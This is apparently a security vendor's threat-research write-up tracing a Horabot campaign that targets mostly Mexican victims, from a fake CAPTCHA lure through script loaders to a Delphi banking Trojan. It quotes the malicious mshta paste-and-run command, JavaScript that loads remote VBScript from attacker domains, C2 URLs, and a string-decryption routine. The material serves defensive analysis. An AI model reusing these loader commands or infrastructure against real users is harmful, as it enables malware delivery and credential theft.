


Introduction
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
The starting point
As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.
The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.
The attack chain
After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.
Stage 1: Initial lure
Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).
![Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24133444/horabot-campaign1.png)
Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/
Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:
|
mshta https://evs.grupotuis[.]buzz/0capcha17/DMEENLIGGB.hta |
This command retrieved and executed an HTA file that contained the following:

It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.
Stage 2: A pinch of server-side polymorphism
The payload loaded by the HTA file dynamically creates a new element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.
|
var scriptEle = document.createElement(“script”);
scriptEle.setAttribute(“src”, “https://pdj.gruposhac[.]lat/g1/ld1/”);
scriptEle.setAttribute(“type”, “text/vbscript”);
document.getElementsByTagName(‘head’)[0].appendChild(scriptEle);
|
 The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the
 decode_str() routine.

 The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.
|
var scriptEle = document.createElement(“script”);
scriptEle.setAttribute(“src”, “https://pdj.gruposhac[.]lat/g1/”);
scriptEle.setAttribute(“type”, “text/vbscript”);
document.getElementsByTagName(‘head’)[0].appendChild(scriptEle);
|
- Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
- Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
- Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
- Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
- Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path
C:\Users\Public\LAPTOP-0QF0NEUP4. - PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
- Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
- Cleanup routines: removes temporary files and terminates selected processes.
 During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.
 As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.
Stage 3: The evil combination of AutoIT and a banking Trojan
It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters. The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.

 We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:
- The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
- It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
- It includes SQL commands used to harvest credentials from browsers.
 Once loaded into memory, the Trojan sends several HTTP requests to different URLs:
| URL | Description |
| https://cgf.facturastbs[.]shop/0725/a/home (GET) | A page containing an encrypted configuration |
| https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) | A URL for posting host information, but in our lab tests the value was empty.Request content example:Host: ‘ ‘ |
| https://aufal.filevexcasv[.]buzz/on7/index15.php (POST)https://aufal.filevexcasv[.]buzz/on7all/index15.php (POST) | A URL used to post victim informationRequest content example:AT: ‘ Microsoft Windows 10 Pro FLARE-VM (64)bit REMFLARE-VM’MD: 040825VS |
| https://cgf.facturastbs[.]shop/a/08/150822/au/at.html | HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase. |
| https://upstar.pics/a/08/150822/up/up (GET) | The resource was already unavailable at the time our testing was conducted. |
| https://cgf.midasx.site/a/08/150822/au/au (GET) | The page containing the first stage leading to the spreader. |
sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".

Key construction (left) and decryption logic (right)
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
|
def decrypt_string(encrypted_hex):
key_string = “0xFF0wx8066h”
key_index = 0
result = “”
current_key = int(encrypted_hex[0:2], 16)
i = 2
while i < len(encrypted_hex):
next_key = int(encrypted_hex[i:i+2], 16)
if key_index >= len(key_string):
key_index = 0
key_char = ord(key_string[key_index])
xored_value = next_key ^ key_char
if xored_value > current_key:
decrypted_char = xored_value – current_key
else:
decrypted_char = (xored_value + 0xFF) – current_key
result += chr(decrypted_char)
current_key = next_key
key_index += 1
i += 2
return result
|

Direct pointer (left), indirect pointer (right)

Indexed strings via TStringList lookups

Decrypted configuration values (root password redacted)
sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.
